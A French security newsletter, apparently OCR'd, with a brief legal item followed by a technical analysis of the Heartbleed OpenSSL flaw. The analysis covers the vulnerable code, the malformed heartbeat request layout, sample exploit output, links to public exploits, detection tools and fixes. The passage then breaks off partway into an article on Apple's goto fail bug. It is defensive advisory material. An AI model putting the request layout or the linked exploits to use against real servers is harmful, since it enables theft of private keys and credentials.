Les deux avocats Diane Mullenex et Guillaume Bellmont ont présenté l'organisation de l'implémentation de la loi du 14 juin 2013 en entreprise. Cette loi impose aux entreprises de plus de 50 salariés de mettre en place une base de données économique et sociale unique (BDU). Cette base de données doit être mise en place avant le 14 juin 2014 pour les entreprises de plus de 300 salariés et avant le 14 juin 2015, pour celle de moins de 300.

Un décret publié le 27 décembre spécifie le type d'information qui doit y être stockée.

Les informations contenues dans cette base de données sont à destination des instances représentatives du personnel (IRP).

Cette réforme soulève des questions relatives à :

- la mise en conformité des entreprises aux nouvelles règles ;
- la sécurité des informations sensibles hébergées dans la base de données ;
- la revue globale de la gouvernance de l'entreprise en matière de gestion du secret des affaires ;
- l'architecture même de la base de données ;
- l'examen des ressources informatiques de l'entreprise.

Cette présentation a tenté de répondre à ces questions au sens juridique.

L'objectif de cette réforme est triple :

- mettre à disposition des informations nécessaires à la consultation du CE sur les orientations stratégiques de l'entreprise ;
- donner une vision claire et globale de la formation et de la répartition de la valeur créée par l'activité de l'entreprise ;
- donner l'accès à l'ensemble des informations d'ores et déjà communiquées de manière récurrente au CE.

Il convient tout d'abord de mettre en place une stratégie garantissant à la fois les intérêts de l'entreprise et la conformité aux nouvelles exigences.

Il est par ailleurs essentiel d'évaluer et de préciser, le cas échéant, le caractère confidentiel des documents

Enfin il est important de protéger le secret des affaires via diverses mesures telles que :

- l'anticipation et la coordination des acteurs du projet ;
- la mise en place d'accord, de charte et de clauses ;
- la mise en place de mesures techniques.

Plus d'informations

http://www.gsdays.fr/

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Revenons sur la faille de l'année (Heartbleed) affectant OpenSSL puis sur l'implémentation SSL au sein des produits Apple. Enfin, nous terminerons par une présentation des BitCoins

Tarang hirani

ACTUALITÉ DU MOMENT

HeartBleed, OpenSSL touché en plein coeur !

par Cyril LORENZETTO

Snoopsmaus

SSL et TLS sont sous pression ces derniers temps. Après la faille surnommée « GotoFail » [1], une nouvelle faille critique impactant les implémentations de transport de données sur le réseau (SSL/TLS) par la bibliothèque OpenSSL [2] a récemment été divulguée. Cette vulnérabilité a fait énormément parler d'elle, car elle permettait à distance de voler des informations critiques stockées en mémoire.

Qu'est-ce qu'OpenSSL et HeartBeat ?

OpenSSL est une bibliothèque permettant entre autres de protéger les communications sur Internet à l'aide des protocoles SSL et TLS. HeartBeat est une extension des protocoles TLS (et DTLS) implémentée au sein d'OpenSSL. Celle-ci correspond aux RFC6520 [3] et RFC5847 [3].

OpenSSL est utilisé par de nombreux serveurs tels que les serveurs Web (à commencer par Apache) pour mettre en œuvre le célèbre protocole HTTPS. Cette bibliothèque est cependant inclue dans de nombreux autres logiciels dont notamment des serveurs IMAPS, FTPS, POP3S, mais aussi des clients tels que cURL.

La faille et les versions vulnérables

La vulnérabilité référencée CVE-2014-0160 [4] impacte uniquement l'extension « HeartBeat », implémentée au sein de certaines versions d'OpenSSL. Cela signifie que les versions d'OpenSSL compilées sans le support de cette extension (flag -DOPENSSL_NO_HEARTBEATS activé lors de la compilation), et les versions dans lesquelles cette extension n'avait pas encore été introduite (versions antérieures à OpenSSL 1.0.1 : 0.9, 0.8...) ne sont pas concernées.
De même, les serveurs (Apache, Nginx,...) tirant parti d'OpenSSL et offrant la possibilité de désactiver l'utilisation de TLS ne sont pas vulnérables, lorsque TLS est désactivé, bien entendu.

Les conséquences

La faille est liée à un manque de validation des informations contenues dans le message de HeartBeat. Il en résulte qu'un pirate est en mesure de provoquer une faille de type « buffer over-read », afin d'accéder à des données présentes en mémoire, dans la limite de 64 Ko.

L'exploitation de cette vulnérabilité permet de lire aléatoi-

rement une partie de la mémoire d'un système vulnérable. Pour cela, il suffit « simplement » d'établir une session SSL, puis d'envoyer un message Heartbeat.
De plus en répétant cette opération, il est possible d'obtenir de nouvelles informations issues de la mémoire.
Cela permet donc potentiellement d'accéder à des informations sensibles, telles que :

- des clefs privées associées aux certificats SSL utilisés pour chiffrer le trafic ;
- des identifiants de connexion appartenant aux visiteurs d'un site ;
- les en-têtes HTTP comprenant notamment les cookies de sessions ou l'authentification Basic permettant d'usurper l'identité d'un internaute.

L'origine de la découverte

La vulnérabilité Heartbleed a été divulguée lundi 7 avril au soir [5]. Elle a été découverte par plusieurs chercheurs de manière simultanée, alors même que ces derniers travaillaient de manière isolée. Les chercheurs en question sont Neel Mehta, qui travaille pour Google, ainsi qu'une équipe de la société Codenomicon [6], constituée des chercheurs Riku, Antti et Matti.
Alors que Google avait contacté les développeurs d'OpenSSL pour les alerter de l'existence de la faille et proposer un correctif de sécurité [7], les chercheurs de Codenomicon ont préféré contacter le CERT Finlandais NCSC-FI [8] pour lui déléguer la tâche de coordination.

Au final, même si cette faille a été rapportée de manière responsable à OpenSSL qui a finalement révélé son existence en publiant le correctif de sécurité, il a résulté de cette double découverte un certain cafouillage. En effet, tous les acteurs concernés par le déploiement rapide d'un correctif (éditeurs de distribution Linux, géants de l'Internet tels que Amazon [9] (ou encore là [10]), Cloudflare [11] et autre CDN) n'ont pas eu le même niveau d'information au même moment. Les développeurs d'OpenSSL ont donc été obligés de publier leur correctif prématurément avec un jour d'avance sur le planning initialement prévu.

Analyse de la vulnérabilité

Comme indiqué précédemment, Heartbeat est une nouvelle extension du protocole TLS (et DTLS) qui offre le support de connexions persistantes (keep-alive). Ceci permet d'éviter une renégociation des clés de session, améliorant ainsi les performances. Cette extension rajoute deux messages : heartbeat_request et heartbeat_response. Ils permettent au client de faire une demande heartbeat et au serveur de répondre à cette demande.

D'après la RFC6520 (page 3, section 4 [3]), la structure d'un message de type Heartbeat est la suivante :

- **type :** le type du message (heartbeat_request ou heartbeat_response);
- **payload_length :** la taille du payload, représente le nombre d'octets du payload arbitraire qui sera renvoyé par le serveur;
- **padding :** données aléatoires qui doivent être ignorées par le receveur.

```
4.  Heartbeat Request and Response Messages

   The Heartbeat protocol messages consist of their type and an
   arbitrary payload and padding.

   struct {
      HeartbeatMessageType type;
      uint16 payload_length;
      opaque payload[HeartbeatMessage.payload_length];
      opaque padding[padding_length];
   } HeartbeatMessage;

   The total length of a HeartbeatMessage MUST NOT exceed 2^14 or
   max_fragment_length when negotiated as defined in [RFC6066].
```

Les messages Heartbeat passent par la structure SSL3_RECORD suivante :

- **length** : représente la taille en octet du message Heartbeat reçu;
- **data** : pointeur sur le début du message.

```
typedef struct ssl3_record_st
    {
/*r */ int type;               /* type of record */
/*rw*/ unsigned int length;    /* How many bytes available */
/*r */ unsigned int off;       /* read/write offset into 'buf' */
/*rw*/ unsigned char *data;    /* pointer to the record data */
/*rw*/ unsigned char *input;   /* where the decode bytes are */
/*r */ unsigned char *comp;    /* only used with decompression - ma
/*r */ unsigned long epoch;    /* epoch number, needed by DTLS1 */
/*r */ unsigned char seq_num[8]; /* sequence number, needed by DTLS
    } SSL3_RECORD;
```

> INFO

La NSA exploiterait Heartbleed depuis plus de 2 ans

Selon le groupe Bloomberg, la NSA avait connaissance de la vulnérabilité Heartbleed depuis plusieurs années et l'aurait exploitée à des fins de surveillance.

Les spéculations au sujet de cette faille ne cessent de croitre. Il est actuellement très difficile de distinguer les informations qui sont véridiques de celles qui alimentent les diverses polémiques et le FUD sur Internet.

Bloomberg a ainsi publié un article attestant que la NSA était parfaitement au courant de l'existence de cette faille et qu'elle l'aurait exploitée à de nombreuses reprises afin d'obtenir des renseignements. Les sources anonymes du journal parlent de deux années durant lesquelles l'agence aurait gardé le secret en invoquant la sécurité nationale.

L'information a bien évidemment été démentie par la NSA qui de son côté déclare n'avoir découvert cette vulnérabilité qu'au moment de sa publication. Elle précise par ailleurs qu'elle aurait immédiatement averti la communauté responsable d'OpenSSL si elle avait eu connaissance de son existence.

Source :
http://www.bloomberg.com/news/2014-04-11/nsa-said-to-have-used-heartbleed-bug-exposing-consumers.html

L'émetteur d'un message de type Heartbeat contrôle le champ payload_length. Cependant, dans le code de la fonction gérant la réception des messages, il n'y a aucune vérification, ce qui permet à l'attaquant de lire une partie de la mémoire du serveur (maximum 64Ko). Rappelons que dans un contexte classique le serveur recevant le message renvoie exactement le même contenu du payload reçu.

Requête Heartbeat

Type	payload_length	payload_data	padding
TLS1_HB_REQUEST	65535 bytes	1 byte	> 16 bytes

Réponse Heartbeat

Type	payload_length	payload_data	padding
TLS1_HB_RESPONSE	65535 bytes	65535 bytes	> 16 bytes

Un attaquant envoie un message Heartbeat d'une taille de 4 octets (c.à.d. 1 octet de payload, car rappelons-le le type est codé sur un octet, et la taille du payload sur 16bits = 2 octets, ce qui fait 1 + 2 +1 = 4 octets). Seulement l'attaquant a menti sur la taille du payload en renseignant 65535 octets (cf. Requête Heartbeat dans l'illustration).

Du côté du serveur recevant le message, il n'y a pas de vérification sur la taille de la structure SSLv3. Il lit alors directement la taille du payload qui est de 64Ko. Le serveur renvoie alors un payload contenant 64Ko de données présentes dans la mémoire du serveur (au lieu de 1 octet). Ceci permet de lire des mots de passe en clair ou d'autres informations sensibles.

Plus en détails...

La fonction qui gère la réception des messages de type Heartbeat est la suivante (dtls1_process_heartbeat présente dans le fichier ssl/d1_both.c), dont voici un extrait :

```
454 int
455 dtls1_process_heartbeat(SSL *s)
456 	{
457 	unsigned char *p = &s->s3->rrec.data[0], *pl;
458 	unsigned short hbtype;
459 	unsigned int payload;
460 	unsigned int padding = 16; /* Use minimum padding */
461
462 	/* Read type and payload length first */
463 	hbtype = *p++;
464 	n2s(p, payload);
465 	pl = p;
```

Dans un premier temps, le pointeur p est initialisé à l'adresse du début du message Heartbeat reçu. À partir de celui-ci, le type du message est récupéré dans la variable hbtype. Ensuite, le pointeur est incrémenté de 1 octet pour pointer sur le champ suivant qui représente la taille du payload.

```
#define n2s(c,s)	((s=(((unsigned int)(c[0]))<< 8)| \
			(((unsigned int)(c[1]))	)),c+=2)
```

La macro n2s permet de récupérer la taille du payload et de la stocker dans la variable nommée payload.

Le pointeur p est incrémenté de deux octets afin de pointer sur le contenu du payload. Le pointeur pl pointe également dessus.


Comme dit précédemment, si un serveur reçoit un message avec 65535 de taille de payload (payload_length) 65535, alors ceci est équivalent, au vue du code d'une version vulnérable d'OpenSSL, à recevoir un message contenant 64Ko de payload. Le serveur se doit donc de renvoyer ces 64Ko, avec un octet pour stocker le type du message, deux octets pour stocker la taille du payload et enfin le padding (au moins 16 octets).

Voici une partie du code qui permet l'envoi d'une réponse de type Heartbeat_response :

```
if (hbtype == TLS1_HB_REQUEST)
	{
	unsigned char *buffer, *bp;
	int r;

	/* Allocate memory for the response, size is 1 byte
	 * message type, plus 2 bytes payload length, plus
	 * payload, plus padding
	 */
	buffer = OPENSSL_malloc(1 + 2 + payload + padding);
	bp = buffer;

	/* Enter response type, length and copy payload */
	*bp++ = TLS1_HB_RESPONSE;
	s2n(payload, bp);
	memcpy(bp, pl, payload);
	bp += payload;
	/* Random padding */
	RAND_pseudo_bytes(bp, padding);

	r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);

	if (r >= 0 && s->msg_callback)
		s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
			buffer, 3 + payload + padding,
			s, s->msg_callback_arg);

	OPENSSL_free(buffer);

	if (r < 0)
		return r;
	}
else if (hbtype == TLS1_HB_RESPONSE)
	{
	unsigned int seq;
```

Le pointeur bp pointe sur le début du message de réponse. Le type du message (TLS1_HB_RESPONSE) est assigné à bp (1er octet) puis bp est incrémenté d'un octet. La macro s2n stocke la taille du payload (payload_length) dans la variable payload soit 64Ko alors qu'en vérité cette taille n'est que d'un octet. On incrémente le pointeur de 2 octets et on copie payload (64Ko) octets de données grâce à la fonction memcpy().

Ainsi, en envoyant un message contenant un payload d'1 octet avec une taille (payload_length) indiquée à 64Ko, un attaquant est en mesure d'obtenir les données présentes en mémoire.



Une solution possible est de vérifier la taille du payload de la façon suivante :

```
/* Read type and payload length first */
if (1 + 2 + 16 > s->s3->rrec.length)
    return 0; /* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
pl = p;
```

La condition permet de vérifier si la taille réelle du payload reçu depuis le réseau correspond à la taille donnée dans le champ conçu pour. La vérification de la taille est faite grâce :

- à l'octet codant le type du message (le « 1 » présent dans la ligne) ;
- aux 2 octets codant la taille du payload (le « 2 »);
- aux 16 octets faisant références à la taille du padding (le « 16 »);
- à la variable payload renvoyant la taille réelle du payload reçu.

Les codes d'exploitations disponibles publiquement

Le premier code d'exploitation [13] a été divulgué dans les heures qui ont suivi la présentation de la vulnérabilité. Il prend la forme d'un script en Python. Il permet d'envoyer deux messages afin d'établir la connexion SSL : un paquet « hello », puis un paquet « heartbeat ».

Dans le cas où l'exploitation réussit, le contenu de la mémoire du serveur est présenté à la manière d'un dump « hexdump ».

```
0  00 00 00 00 00 00 2D 2D 2D 2D 2D 42 45 47  ..........-----BEG
E  20 52 53 41 20 50 52 49 56 41 54 45 20 4B   IN RSA PRIVATE K
9  2D 2D 2D 2D 2D 0A 4D 49 49 43 58 67 49 42  EY-----.MIICXgIB
1  4B 42 67 51 44 55 38 59 36 44 63 66 66 4D  AAKBgQDU8Y6DcffM
0  36 63 52 56 68 2F 35 61 4F 7A 67 6A 63 44  BM6cRVh/5aOzgjcD
5  50 68 77 68 44 56 78 34 78 58 70 76 72 62  hEPhwhDVx4xXpvrb
```

Une seconde version [14] de ce script permettant de tester les serveurs STARTTLS [15] a ensuite fait son apparition sur Internet.

Enfin, un code d'exploitation a été publié au sein du Framework Metasploit [16].

```
moyix@elena:~$ ./hb-test.py remember.gtisc.gatech.edu --port 443
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 1013
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 20 20 20 20 20 20 20 20 20 20 20 20 20  .@.
  0010: 20 20 20 20 48 4F 4E 45 59 50 4F 54 20 20 20 0A      HONEYPOT   .
  0020: 20 20 20 20 5F 20 20 20 5F 20 20 20 20 20 20 0A       _   _      .
  0030: 20 20 20 28 6F 5C 2D 28 6F 5C 20 20 20 20 20 0A     (o\-(o\      .
  0040: 20 20 20 28 20 20 20 20 20 20 5C 20 20 20 20 0A     (      \     .
  0050: 20 20 20 61 20 20 20 20 20 3B 20 20 20 20 0A      a     ;      .
  0060: 20 20 20 28 4F 20 5F 20 20 20 2F 5F 20 20 20 0A     (O _   /_    .
  0070: 20 20 2C 27 5C 2D 6A 5F 2E 27 20 20 60 2E 20 0A    ,'\-j_.' `.   .
  0080: 20 2F 20 28 20 60 20 20 20 20 29 20 20 20 29 0A   / (  `     )   ).
  0090: 28 20 20 20 5C 2D 2D 2D 2E 28 20 20 20 2F 20 0A  (    \---.(    /  .
  00a0: 20 60 6A 2D 27 3D 3D 3D 28 20 60 6A 27 20 20 0A   `j-'===( `j'    .
  00b0: 20 20 5C 28 48 75 6E 6E 79 29 20 2F 20 20 20 0A    \(Hunny) /     .
  00c0: 20 20 7C 20 60 2D 2D 2D 27 20 20 7C 20 20 20 0A    | `---' |      .
  00d0: 20 20 2C 2D 2D 20 7C 2C 2D 2D 2E 7C 20 20 20 0A    ,-- |,--.|      .
  00e0: 20 28 5F 5F 5F 5F 59 5F 5F 5F 5F 29 20 20 20 0A   (____Y____)      .
  00f0: 20 20 61 72 74 20 62 79 20 68 6A 77 20 20 20 0A    art by hjw      .
  0100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0150: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0170: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

> INFO

La vulnérabilité Heartbleed utilisée afin de dérober les sessions VPN

La société Mandiant, spécialisée dans le domaine de la réponse à incident, a détaillé comment un attaquant avait réussi à exploiter la vulnérabilité Heartbleed afin de se connecter sur le VPN d'un de ses clients.

L'attaquant a exploité la vulnérabilité Heartbleed (voir CXA-2014-1142) sur le concentrateur VPN de la société victime. De cette manière, il a pu récupérer en mémoire des jetons de sessions actives sur le concentrateur VPN. L'attaquant a ainsi usurpé les sessions VPN valides et a rebondi sur le système d'information de la société.

L'incident a pu être détecté grâce aux signatures des sondes IDS et aux traces des concentrateurs VPN. Les sondes IDS intégraient en effet les signatures de l'attaque Heartbleed et ont enregistré 17 000 requêtes malveillantes ayant pour objectif de récupérer les sessions en mémoire.

Quant aux logs VPN, ils ont montré que certaines sessions transmettaient simultanément des requêtes provenant de plusieurs IP différentes. Cela montre que l'attaquant a usurpé ces sessions et les utilisait pour accéder au système d'information de l'entreprise victime.

Cet article de la société Mandiant souligne la nécessité pour une entreprise d'appliquer rapidement les correctifs de la vulnérabilité Heartbleed sur l'ensemble de son périmètre, d'implémenter les signatures IDS adéquates et de vérifier dans les traces des équipements sensibles si différentes IP n'ont pas partagé simultanément la même session. En effet, ce signe est l'indicateur de la possible usurpation d'une session.

Comment savoir si mon système est vulnérable ou pas ?

Nous avons intégré une nouvelle fonctionnalité au sein de notre service de Cyber-surveillance [17] afin d'évaluer si la vulnérabilité impacte les ressources de nos clients, de façon automatique, sur des périmètres étendus exposés sur Internet.
Plusieurs outils ont également été mis à votre disposition [17a] :

- Hut3 Cardiac Arrest
https://gist.github.com/ah8r/10632982 ;

- SSLLabs de Qualys
https://www.ssllabs.com/ssltest/index.html ;

- Nmap (script ssl-heartbleed.nse) [17b] ;

- Nessus
http://www.tenable.com/plugins/index.php?view=-single&id=73412 ;

- Deux sites :
http://filippo.io/Heartbleed/ ;
http://possible.lv/tools/hb/

Comment s'en protéger ?

Pour commencer, il est nécessaire de savoir quels sont les systèmes impactés par cette faille. Comme nous l'expliquions auparavant, seuls les serveurs utilisant une version d'OpenSSL 1.0.1 (antérieure à 1.0.1g) sont vulnérables [18].
La commande suivante vous permet de connaître la version installée sur votre système :

```
$> openssl version
OpenSSL 0.9.8y 5 Feb 2013
```

Attention tout de même à ne pas tomber dans deux pièges :

- OpenSSL peut être compilé en statique au sein d'un logiciel, auquel cas, la commande précédente ne retourne pas forcément la bonne information;

- l'ensemble des serveurs s'appuyant sur une version d'OpenSSL est affecté, pas uniquement les serveurs Web (HTTPS). Les serveurs IMAPS, FTPS, ou encore POP3S sont aussi concernés.

Dans le cas où une version vulnérable est utilisée, plusieurs possibilités s'offrent à vous :

- appliquer le correctif en priorité (OpenSSL 1.0.1g) [18a];

- ou, mettre en œuvre des solutions de contournement.
Plusieurs distributions Linux ont mis à disposition un correctif de sécurité dès la divulgation de la faille : RedHat, Centos, Debian, Ubuntu.

Les solutions de contournement

La première consiste à recompiler OpenSSL avec l'option « -DOPENSSL_NO_HEARTBEATS » pour désactiver le support de l'extension HeartBeat.

La deuxième consiste à modifier la configuration d'un serveur afin de désactiver le support de TLS.

Enfin, une dernière solution de contournement a été proposée aux utilisateurs de l'IDS/IPS Suricata. Celle-ci est disponible à l'adresse suivante :
http://blog.inliniac.net/2014/04/08/detecting-openssl-heartbleed-with-suricata/

Des règles similaires existent pour l'IDS Snort de SourceFire (SIDs compris entre 30510 et 30517) :
http://vrt-blog.snort.org/2014/04/heartbleed-memory-disclosure-upgrade.html

Les recommandations du CERT-XMCO

Sur une échelle de 1 à 10, on peut donc catégoriser cette vulnérabilité à 11, indiquait Bruce Schneier [21]. Après les récents déboires de GnuTLS ou du GotoFail d'Apple, SSL est clairement sous pression.
D'après des chercheurs, environ 17% des serveurs web utilisant des certificats SSL seraient vulnérables. Ce chiffre peut paraître faible, mais il est compréhensible pour deux raisons :

- seuls les serveurs utilisant le TLS/DTLS sont vulnérables ;

- seules les versions 1.0.1 à 1.0.1f et 1.0.2beta sont vulnérables ; or cette version n'a été adoptée que très récemment.

Cependant, il n'en reste pas moins que pour XMCO, il faut considérer que toutes les informations sensibles ayant transité sur des serveurs vulnérables ont été potentiellement compromises.
La révocation des anciens certificats SSL et leur remplacement sont donc des mesures à envisager, avant de procéder au renouvellement des mots de passe des utilisateurs.

Et la suite ?

Des chercheurs ont montré que les serveurs n'étaient pas les seuls composants vulnérables. Les clients utilisant OpenSSL [22] le sont aussi. Un exploit a d'ailleurs été publié. Suite à l'ensemble des révélations d'Edward Snowden, on peut s'interroger sur cette vulnérabilité. Des éléments pointés du doigt par l'EFF [23] laissent penser que cette vulnérabilité a été exploitée en novembre 2013.

Références

[1] https://gotofail.com/

[2] https://www.openssl.org/

[3]http://tools.ietf.org/html/rfc6520#page-3
http://tools.ietf.org/html/rfc5847#page-6

[4] https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-0160

[5] https://www.openssl.org/news/secadv_20140407.txt

[6] http://heartbleed.com/

[7] http://git.openssl.org/gitweb/?p=openssl.git;a=commitdiff;h=96db902

[8] https://www.cert.fi/en/reports/2014/vulnerability788210.html

[9] http://aws.amazon.com/fr/security/security-bulletins/heartbleed-bug-concern/

[10] http://aws.amazon.com/fr/security/security-bulletins/aws-services-updated-to-address-openssl-vulnerability/

[11] http://blog.cloudflare.com/staying-ahead-of-openssl-vulnerabilities

[12] Illustration de la faille

[13] https://gist.github.com/sh1n0b1/10100394

[13a] https://twitter.com/1njected/status/453797877672706048

[13b] https://twitter.com/moyix/status/453760960671383552/photo/1

[14] https://gist.github.com/takeshixx/10107280

[15] http://en.wikipedia.org/wiki/STARTTLS

[16] https://github.com/rapid7/metasploit-framework/blob/ccdc5bd28187ba393407944ba54452df850f361f/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

[17] http://www.xmco.fr/cyber-surveillance.html

[17a] http://www.hut3.net/blog/cns---networks-security/2014/04/14/bugs-in-heartbleed-detection-scripts-

[17b] https://svn.nmap.org/nmap/scripts/ssl-heartbleed.nse

[18] En réalité, la version d'OpenSSL 1.0.2 (antérieure à 1.0.2-beta1) est aussi vulnérable, mais s'agissant d'une version en cours de développement, elle ne devrait pas être utilisée en production.

[18a] https://www.openssl.org/source/

[19] https://httpd.apache.org/docs/2.2/ssl/ssl_howto.html

[20] http://seclists.org/fulldisclosure/2014/Apr/109

[21] http://schneier.com/blog/archives/2014/04/heartbleed.html

[22] https://github.com/rapid7/metasploit-framework/blob/c0e682b5182fe429ad21d0fceb3456fffa7bc0c2/modules/auxiliary/server/openssl_heartbeat_client_memory.rb

[23] httpshttps://www.eff.org/deeplinks/2014/04/wild-heart-were-intelligence-agencies-using-heartbleed-november-2013

Autres liens
http://blog.xmco.fr/index.php?post/2014/04/11/HeartBleed%2C-la-faille-qui-touche-au-coeur-la-suite-OpenSSL

http://blog.existentialize.com/diagnosis-of-the-openssl-heartbleed-bug.html

http://www.theregister.co.uk/2014/04/09/heartbleed_explained/

Apple et SSL : analyse de la vulnérabilité CVE-2014-1266

par David WEBER

Introduction

Il y a quelques mois, Apple a été sous le feu des projecteurs avec la découverte d'une vulnérabilité affectant plusieurs produits de la marque. Depuis, un correctif a été publié par Apple afin de corriger cette vulnérabilité.

Référencée CVE-2014-1266 au début de l'année 2014, la faille de sécurité provenait de l'implémentation du protocole SSL/TLS visant à sécuriser les communications des appareils avec l'extérieur. C'est notamment sur ce protocole que repose le protocole HTTPS (HTTP over SSL).


Depuis, médias et blogs ont relayé l'information en faisant état d'une faille de sécurité importante, majeure, voire « critique ! » et s'empressant d'analyser la fameuse erreur « goto fail ».

Mais qu'en est-il réellement ? Quel était l'impact réel de cette vulnérabilité ? Etait-elle vraiment critique ? C'est à ces questions que nous répondrons dans cet article.


Conséquences de la vulnérabilité

Le protocole TLS (et son prédécesseur SSL) a été créé pour protéger les données envoyées au travers d'un réseau étranger non maitrisé (tel qu'Internet).

Pour faire simple, à l'instar d'un trésor qu'on placerait dans un coffre fermé à clé, TLS va protéger les données envoyées à l'aide d'une clé cryptographique qui sera transmise de manière sécurisée au destinataire :



De cette manière, seuls les possesseurs de cette clé seront




en mesure de lire les données protégées. Pour que ce mécanisme soit efficace, il est nécessaire :

- De transmettre la clé de manière sécurisée ;
- De vérifier l'identité du destinataire. C'est sur ce dernier point que l'implémentation du protocole SSL/TLS d'Apple était faillible.


En temps normal, si l'identité du destinataire n'est pas garantie, la communication avec ce dernier n'a pas lieu ou un message d'erreur est présenté à l'utilisateur :

Dans ce cas de figure, l'internaute peut choisir d'ignorer l'avertissement et d'établir la communication. Cette dernière sera alors bien protégée mais l'identité du serveur distant ne sera pas vérifiée :



La faille de sécurité dont il est question dans cet article fait que dans certains cas, l'identité du destinataire n'est pas vérifiée.

Un pirate peut alors usurper l'identité du destinataire à l'insu de l'internaute, et ce, de manière à intercepter les communications. Ce type d'attaque est communément appelé « Man in the Middle » (ou l'homme du milieu):



Ainsi, les mots de passe, coordonnées bancaires et autres informations sensibles peuvent être volées à l'insu d'un internaute.

« Un pirate peut alors usurper l'identité du destinataire à l'insu de l'internaute, et ce, de manière à intercepter les communications. »

Bien que dans la théorie, l'attaque de « Man-in-the-Middle » semble redoutable, la réalité fait qu'elle n'est réalisable que depuis un réseau local. En d'autres termes, la probabilité qu'un internaute naviguant depuis sa connexion internet personnelle soit victime d'une telle attaque est proche de nulle.
En revanche, cette attaque est réalisable depuis un réseau public (Hotspot WiFi, Réseau d'entreprise, etc.).

Produits concernés

Cette vulnérabilité affecte tous les produits de la marque Apple qui n'ont pas reçus le correctif adéquat, à savoir :

